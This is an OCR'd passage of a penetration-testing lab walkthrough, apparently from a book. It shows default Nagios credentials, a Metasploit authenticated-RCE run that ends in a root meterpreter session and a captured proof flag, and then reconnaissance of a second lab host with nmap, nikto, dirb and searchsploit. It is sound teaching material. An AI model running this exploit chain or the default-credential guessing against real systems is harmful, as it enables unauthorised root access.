
when nikto failed to get more information about the target, I tried to gain access to the nagios dashboard with password guessing.



After a few hits and misses, I got access to the nagios dashboard.



The credentials for the nagios dashboard are nagiosadmin:admin. "nagiosadmiN" is the defa-ult username for nagios while 'admin" is a common password which is still used widely.



Although I got access to the dashboard, I could not do much here. I went through the trouble of going through the nagios dashboard tutorial to see if I can find any method of getting a she-ll on the target. The version of Nagios software running on the target is 5.6.0.

Metasploit has an exploit module that when provided with credentials, exploits a vulnera-bility on the target nagios, installs a malicious plugin and executes this plugin to gain a shell on the target. This exploit module works successfully on Nagios versions prior to the version of 5.6.6. Our target is well below this version. I even have the administration credentials.

So I can use this metasploit module to grab a shell on the target. So I start metasploit a-nd load the nagios_xi_authenticated_rce module.

```
msf5 > use exploit/linux/http/nagios_xi_authenticated_rce
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > show options

Module options (exploit/linux/http/nagios_xi_authenticated_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port
][ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This
 must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly
generated)
   TARGETURI  /                yes       Base path to NagiosXI
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME   nagiosadmin      yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

By default, this module tis configured with a reverse_tcp payload. I changed it to a bind_tcp payload. In my previous hacking scenario, I already explained you the difference between bin-d and reverse shells.

```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set payload 4
payload => linux/x64/meterpreter/bind_tcp
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > show missing

Module options (exploit/linux/http/nagios_xi_authenticated_rce):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'


Payload options (linux/x64/meterpreter/bind_tcp):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

msf5 exploit(linux/http/nagios_xi_authenticated_rce) >
```

In a bind shell, a specific port on the target is set up so that it listens for an incoming connecti-on from the attacker system. This requires an open port. I presume that the target does not have a firewall so this will work. I set all the required options for the module to work.

Cyber security is much more than a matter of IT
- Stephane Nappo

```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set rhosts 192.168.36.178
rhosts ⇒ 192.168.36.178
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > set password admin
password ⇒ admin
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > check
[*] 192.168.36.178:80 - The target appears to be vulnerable. Target is Nagios XI with version 5
.6.0.
msf5 exploit(linux/http/nagios_xi_authenticated_rce) >
```

I confirm that the target is vulnerable and execute the module.

```
msf5 exploit(linux/http/nagios_xi_authenticated_rce) > run

[*] Found Nagios XI application with version 5.6.0.
[*] Uploading malicious 'check_ping' plugin ...
[*] Command Stager progress - 100.00% done (829/829 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin ...
[*] Waiting for the plugin to request the final payload ...
[*] Started bind TCP handler against 192.168.36.178:4444
[*] Sending stage (3012516 bytes) to 192.168.36.178
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.36.178:4444) at 2021-02-05 19:50:04 -050
0
[*] Deleting malicious 'check_ping' plugin ...
[+] Plugin deleted.

meterpreter >
```

```
meterpreter > sysinfo
Computer     : 192.168.36.178
OS           : Ubuntu 16.04 (Linux 4.4.0-186-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: no-user @ ubuntu (uid=0, gid=0, euid=0, egid=0)
meterpreter >
```

I successfully got a meteRpreter session on the target anD that too with root privileges. I had a look at the proof.txt file in the root directory.

```
meterpreter > cd /root
meterpreter > ls
Listing: /root
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  407   fil   2020-09-08 14:34:31 -0400  .bash_history
100644/rw-r--r--  3106  fil   2020-09-08 13:46:00 -0400  .bashrc
40755/rwxr-xr-x   4096  dir   2020-09-08 14:00:00 -0400  .cpan
40700/rwx------   4096  dir   2020-09-08 14:00:01 -0400  .gnupg
40755/rwxr-xr-x   4096  dir   2020-09-08 13:56:30 -0400  .nano
100644/rw-r--r--  148   fil   2020-09-08 13:46:00 -0400  .profile
100600/rw-------  1024  fil   2020-09-08 14:26:55 -0400  .rnd
40755/rwxr-xr-x   4096  dir   2020-09-08 14:22:43 -0400  .subversion
100644/rw-r--r--  47    fil   2020-09-08 14:33:32 -0400  proof.txt
40755/rwxr-xr-x   4096  dir   2020-09-08 14:05:45 -0400  scripts

meterpreter >
```


```
meterpreter > cat proof.txt
SunCSR.Team.3.af6d45da1f1181347b9e2139f23c6a5b
meterpreter >
```

Target 1 is successfuLly hacked. I was in no mood to have a backdoor on this target. So I

-moved on to the next target. TCP connect scan of the Nmap revealed two open ports on the second target. The ports belong to SSH and HTTP.

```
kali@kali:~$ nmap -sT 192.168.36.179
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-05 20:16 EST
Nmap scan report for 192.168.36.179
Host is up (0.010s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds
kali@kali:~$
```

I had a look at the website first.



It seemed like a simple website. I performed a nikto scan on the website.


```
kali@kali:~$ nikto -h 192.168.36.179
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.36.179
+ Target Hostname:    192.168.36.179
+ Target Port:        80
+ Start Time:         2021-02-05 20:19:59 (GMT-5)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7915 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2021-02-05 20:20:34 (GMT-5) (35 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

As it failed to get any new information about the target, I performed directory busting next to see if it can help me.

As always Dirb is the tool of my choice.

```
kali@kali:~$ dirb http://192.168.36.179

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Feb  5 20:21:08 2021
URL_BASE: http://192.168.36.179/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.36.179/ ----
==> DIRECTORY: http://192.168.36.179/backup/
+ http://192.168.36.179/index.html (CODE:200|SIZE:640)
+ http://192.168.36.179/info.php (CODE:200|SIZE:21)
```

Dirb found one directory and one php file on the target web server. However, these files cann-ot be viewed.



Next, I used whatweb on the target web server.

```
kali@kali:~$ whatweb 192.168.36.179
http://192.168.36.179 [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ub
untu)], IP[192.168.36.179], Title[Cherry], nginx[1.18.0]
kali@kali:~$
```

Next, I used searchsploit to find if the particular version of nginx has any vulnerabilities.

```
kali@kali:~$ searchsploit nginx
 Exploit Title                                                |  Path
--------------------------------------------------------------------------------
Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Pr | linux/local/40768.sh
Nginx 0.6.36 - Directory Traversal                           | multiple/remote/12804.txt
Nginx 0.6.38 - Heap Corruption                               | linux/local/14830.py
Nginx 0.6.x - Arbitrary Code Execution NullByte Injection    | multiple/webapps/24967.txt
Nginx 0.7.0 < 0.7.61 / 0.6.0 < 0.6.38 / 0.5.0 < 0.5.37 / 0.4 | linux/dos/9901.txt
Nginx 0.7.61 - WebDAV Directory Traversal                    | multiple/remote/9829.txt
```

```
Nginx 0.7.64 - Terminal Escape Sequence in Logs Command Inje | multiple/remote/33490.txt
Nginx 0.7.65/0.8.39 (dev) - Source Disclosure / Download     | windows/remote/13822.txt
Nginx 0.8.36 - Source Disclosure / Denial of Service         | windows/remote/13818.txt
Nginx 1.1.17 - URI Processing SecURIty Bypass                | multiple/remote/38846.txt
Nginx 1.3.9 < 1.4.0 - Chuncked Encoding Stack Buffer Overflo | linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)                | linux/dos/25499.py
